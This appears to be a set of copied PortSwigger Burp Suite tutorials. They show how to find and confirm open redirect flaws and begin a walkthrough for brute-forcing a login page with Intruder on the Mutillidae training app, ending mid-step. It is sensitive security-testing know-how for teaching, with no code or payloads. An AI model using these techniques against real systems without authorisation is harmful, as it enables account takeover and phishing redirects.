
Note: You can also send requests to the Spider via the context menu in any location where HTTP requests are shown, such as the site map or Proxy history.



Click on the "Target" tab, then the "Site map" tab to view the spidered view of the web application.




You can use the Site map filter to search for any redirects or forwards used by the Site map. Click the "Filter" bar to bring up the filter options menu.




In this example we will "Filter by status code".

In this instance we are looking for the "3xx" class of status codes. These status codes indicate that further action has to be taken by the user agent to fulfil a request.




The "Site map" table should now only show HTTP requests of the "3xx" class.

You can now manually step through these requests to look for “interesting” URLs. These include any items in which the redirection target appears to be specified within a request parameter.




Send any HTTP requests that you wish to investigate further to the "Repeater" tab.

Right click on the request in the Site map table to bring up the context menu and click “Send to Repeater”.



Another way to investigate a request is to send it to Burp's Scanner.


Right click on the request in the Site map table to bring up the context menu and click “Do an active scan”.



To continue with manual testing, go to the "Repeater" tab.


Click “Go” to check that the redirect occurs.

In this example you also need to click the "Follow redirection" button.




You can then try editing the URL parameter and clicking “Go” again to determine what effect this change might have.

If editing the URL causes a change in the location header in the response, the redirect may be "open" and vulnerable.




Try to change the value of the URL parameter to an external URL of your choice, on a different domain.

Click “Go” again to check if the URL is altered in the response.



Finally, open an incognito tab in your browser and copy the redirect URL in to the address bar. If the redirection to your external URL works, then the redirector is "open" and vulnerable.



In addition, Burp Scanner can be used to locate open redirection vulnerabilities.

In this example the Scanner submits a payload in to the "redir" parameter which causes a redirection to an arbitrary external domain.

Related articles:

- Getting started with Burp Proxy
- Using Burp Repeater
- Getting started with Burp Scanner

- Burp's target site map
- Getting started with Burp Spider

From <https://support.portswigger.net/customer/portal/articles/1965733-Methodology_Testing%20for%20Open%20Redirections.html>

Bypassing Auth

Sunday, December 23, 2018 12:02 AM

Authentication lies at the heart of an application's protection against malicious attack. It is the front line defense against unauthorized access. If an attacker can defeat those defenses, he will often gain full control of the application's functionality and unrestricted access to the data held within it. Without robust authentication to rely on, none of the other core security mechanisms (such as session management and access control) can be effective.

Use the links below to access various tutorial articles on testing for authentication vulnerabilities:


- Brute forcing a login page
- Vulnerable transmission of credentials / sensitive data exposure
- Injection attack: bypassing authentication
- Forced browsing
- Insecure direct object references

From <https://support.portswigger.net/customer/portal/articles/1964017-using-burp-to-attack-authentication>

Using Burp to Brute Force a Login Page


Authentication lies at the heart of an application's protection against unauthorized access. If an attacker is able to break an application's authentication function then they may be able to own the entire application.

The following tutorial demonstrates a technique to bypass authentication using a simulated login page from the "Mutillidae" training tool. The version of "Mutillidae" we are using is taken from OWASP's Broken Web Application Project. Find out how to download, install and use this project.




First, ensure that Burp is correctly configured with your browser.


In the Burp Proxy tab, ensure "Intercept is off" and visit the login page of the application you are testing in your browser.



Return to Burp.
In the Proxy "Intercept" tab, ensure "Intercept is on".



In your browser enter some arbitrary details in to the login page and submit the request.




The captured request can be viewed in the Proxy "Intercept" tab.

Right click on the request to bring up the context menu.

Then click "Send to Intruder".

Note: You can also send requests to the Intruder via the context menu in any location where HTTP requests are shown, such as the site map or Proxy history.




Go to the Intruder "Positions" tab.

Clear the pre-set payload positions by using the "Clear" button on the right of the request editor.

Add the "username" and "password" parameter values as positions by highlighting them and using the "Add" button.


Change the attack to "Cluster bomb" using the "Attack type" drop down menu.



Go to the "Payloads" tab.

In the "Payload sets" settings, ensure "Payload set" is "1" and "Payload type" is set to "Simple list".


In the "Payload options" settings enter some possible usernames. You can do this manually or use a custom or pre-set payload list.



Next, in the "Payload Sets" options, change "Payload" set to "2".

